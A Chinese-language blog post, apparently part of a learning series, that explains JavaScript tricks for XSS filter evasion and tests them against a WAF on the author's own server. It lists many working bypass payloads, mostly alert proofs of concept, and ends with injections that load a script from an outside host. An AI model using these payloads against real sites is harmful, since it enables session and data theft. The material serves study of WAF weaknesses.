## 前言

今天又换了款waf，因为waf要IIS环境，我发现我是个手残党，一看就懂，操作就废，搭建个IIS环境没成功。后来有朋友说我买的服务器有重置系统，那里可以选择ASP/.NET环境，今天搭建好了。


## 提醒

本文分两部分，前部分是总结新学的姿势，后半部分测试Waf。

## 数组方式

前两篇文章，我们利用js里的对象成员方法也可以用数组的形式的表示，以此构造了许多payload，在数组内将敏感函数拼接，以此来绕过。以`top`对象为演示的，在Javascrip中，可以连接数组的函数有其他可以补充的。

### map()函数

map函数可以返回一个数组`[1].map`，而且我们在使用`map`函数的时候往往会传入一个函数，如果我们传递一个`alert`函数，那么将触发xss。


```
1. [1].map(alert)
```


类似的数组操作函数不在少数，我所知的就有**find**，**every**，**filter**，**forEach**，**findIndex**。它们和**map**函数都有一个共同的特点，可以返回数组，而且在使用的同时还以可以传入一个函数，这就为我们构造payload提供更多的选择。

我们思考一下，在那些情况下我们可以使用，其实满多，可以先看个demo。

```
1. <img src=1 onerror=[1].filter(alert)>
```


成功弹窗




那么如何更进一步呢，我们先思考下面这个例子。

```
1. <img src=1 onerror=['ale'%2b'rt'].map(top['ev'%2b'al'])[0]['valu'%2b'eOf']()(/xss/)>
```

将`alert`函数以数组的方式拼接保存，通过嵌套`top`对象拆分带入`eval`函数，`valueOf`方法将返回值`/xss/`，成功弹窗。





从上面的例子中，我们不难看出，javascrip的这类对象方法不在少数，如果我们要寻找其他类似函数，首先满足返回数组，或者字符串，再能够带入我们的函数。

## function函数

---

在javascript，定义函数的方式有两种：一种是函数声明，另一种就是函数表达式。

这里返回结果为变量名demo，函数表达式也可以叫匿名函数，基本特征是没有函数名，




如果我们向匿名函数内添加形参为函数alert，再执行函数，那么可以达到弹窗的效果嘛?

1.
2. ![6](https://ws1.sinaimg.cn/large/005DAKuvgy1g205htqg05j30ts09egmc.jpg)
3.
4. 然而alert关键字还是太敏感了，可以尝试将形参编码。

Function('al\x65\x72\x74\x281\x29')();

1.
2. 成功弹窗。
3.
4. ![7](https://ws1.sinaimg.cn/large/005DAKuvgy1g205pwfwjvj30ts09i0th.jpg)
5.
6. 拼接也是可以达到同样的效果```Function('ale'%2b'rt(1)')();```
7.
8. ### open()属性
9. - - -
10. open()方法属性打开一个新的浏览器窗口，可在括号内加入参数```open(alert(1))```
11.
12. 成功弹窗。
13.
14. ![8](https://ws1.sinaimg.cn/large/005DAKuvgy1g207srej3gj30vn09cdgk.jpg)
15.
16. 好玩的是，我们使用伪协议时，将会在新窗口弹出。

1.
2. ![9](https://ws1.sinaimg.cn/large/005DAKuvgy1g2079o9zibj30vn08k756.jpg)
3.
4. ### 神奇的constructor
5. 还记得前篇文章[测试WAF来学习XSS姿势(二)](https://www.anquanke.com/post/id/176300)执行代码姿势补充那段嘛，当时我以为自己，已经把`constructor`的坑填完了，早上起
6.
7. constructor是一个对象的属性，这个属性存在在此对象的prototype中，指向此对象的构造函数。如果该对象是它自己呢?

constructor.constructor(alert(1))

1.
2. 成功触发xss
3.
4. ![10](https://ws1.sinaimg.cn/large/005DAKuvgy1g20oq60wojj30vn09mq3p.jpg)
5.
6. 如果constructor带入的是完整的函数，比如alert,prompt,confirm，那么不需要执行。怎么理解呢?
7.
8. 在这个demo中，我们将函数拼接，注意后面()括号，它是有必要的。

constructor.constructor('al'%2b'ert(1)')()

1.
2. 对于编码来说也是一样的，这里我们使用的是反引号，所以后面要跟着一对反引号。

constructor.constructor`al\x65rt\x28/xss/\x29```

```
### Waf测试
- - -
首先，我们先拿来些常用标签看看，是否会被Waf拦截，如果这个标签一出现就拦截，那我们不必在此浪费时间。

Waf拦截了，也很正常，常见一些标签`<svg>` `<img>`基本不考虑。

![11](https://ws1.sinaimg.cn/large/005DAKuvgy1g20pitr8x3j30vn07zjrt.jpg)

找一些略微生僻的，例如```<input autofocus onfocus=alert(1)>```

![12](https://ws1.sinaimg.cn/large/005DAKuvgy1g20puuqh9kj30vn04s74o.jpg)

虽然拦截了，但是当我们把alert去掉后，就不拦截，说明这个标签可用。

![13](https://ws1.sinaimg.cn/large/005DAKuvgy1g20px6nq61j30vn04uq3a.jpg)

`alert`不行，可以考虑的有`prompt`，`confirm`，还有```window.onerror=alert;throw 1```这个在这里有些鸡肋不考虑。

成功弹窗。

![14](https://ws1.sinaimg.cn/large/005DAKuvgy1g20q4y8pftj30vn093751.jpg)


下面给几个类似的，也都能绕过Waf
 ```php
<details open ontoggle=prompt(1)>
<button onfocus=prompt(1) autofocus>
<select autofocus onfocus=prompt(1)>


<div class="md-section-divider"></div>
```


**反引号**

---


存在alert函数，但是Waf并不拦截。




但是当我们加上()括号，就拦截了。





回去查看Waf拦截记录，可以看出，是触发了某种规则。


```


这个规则有个缺陷，alert函数后面带有()括号就拦截，那么如果我不用括号呢?我们不妨来试试反引号。

```
<details/open/ontoggle="alert`1`">


<div class="md-section-divider"></div>
```




成功绕过，注意这里包括字符串的要用双引号，单引号会拦截。




**利用top**


---

前几篇文章介绍了top属性的知识，不拿来用对不起自己啊，上文使用反引号虽然绕过了waf，但是引入了双引号，如果过滤了双引号，该如何解决呢?

top可以连接一个函数，那么直接连接alert就行了，如果你看过上篇文章，其他的self parent frames content window都可以使用。

```
<body onpageshow=top.alert`1`>


<div class="md-section-divider"></div>
```




这样就可以摆脱使用双引号，当然如果过滤了. 你可以考虑url编码。


```
<body onpageshow=top%2ealert`1`>


<div class="md-section-divider"></div>
```

**利用map**

还记得map嘛?返回一个数组，传入一个函数，我们尝试一下能否绕过。

`[1].map(alert)`依赖map的特性，可以避免alert函数后面带有()括号，以此触发规则。




其他

```
<details open ontoggle=[1].find(alert)>
<details open ontoggle=[1].%65very(alert)>
<details open ontoggle=[1].\u0066orEach(alert)>



<div class="md-section-divider"></div>
```

**执行字符串**

---


在上文我说过，常见一些标签`<svg>`基本不考虑，那么现在你可以考虑了。为什么?听我细细(乱吹)详谈(~~凑字数~~)道来。


这个妥妥的拦截。





通过测试我们发现，alert后面不更()就不会拦截。


可是还是拦截了，推测是onload 事件的锅，那么换个事件*onmouseover*就不拦截了。




问题来了，虽然*onmouseover*事件可以通过滑动鼠标来触发，如何执行*alert*呢?如果使用拼接的话，必然带()，比较难绕过。思来想去发现可以尝试用反引号。





还是()的锅，不过setInterval不拦截的话，我们可以编码啊。

```
<svg onmouseover=setInterval`al\x65rt\x28/xss/\x29```>


<div class="md-section-divider"></div>
```

成功绕过。




执行字符串的可用payload：


```
<svg onmouseover=setTimeout`al\x65rt\x28/xss/\x29```>
<svg onmouseover=Set.constructor`al\x65rt\x28/xss/\x29```>
<svg onmouseover=\u0063lear.constructor`al\x65rt\x28/xss/\x29```>


<div class="md-section-divider"></div>
```

**引用外部js**

---

用些生僻标签就可以，过多的花里胡哨反而难以绕过。




1. `<input autofocus onfocus=s=createElement("scriPt");body.appendChild(s);s.src="//xss.xx/1te">`
2. `<keygen autofocus onfocus=s=createElement("scriPt");body.appendChild(s);s.src="//xss.xx/1te">`
3. `<textarea autofocus onfocus=s=createElement("scriPt");body.appendChild(s);s.src="//xss.xx/1te">`

## 参考致谢

---

- http://www.vulnerability-lab.com/resources/documents/531.txt
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XSS%20Injection
- https://www.t00ls.net/viewthread.php?tid=43475&highlight=%2B%E9%A3%8E%E5%9C%A8%E6%8C%87%E5%B0%96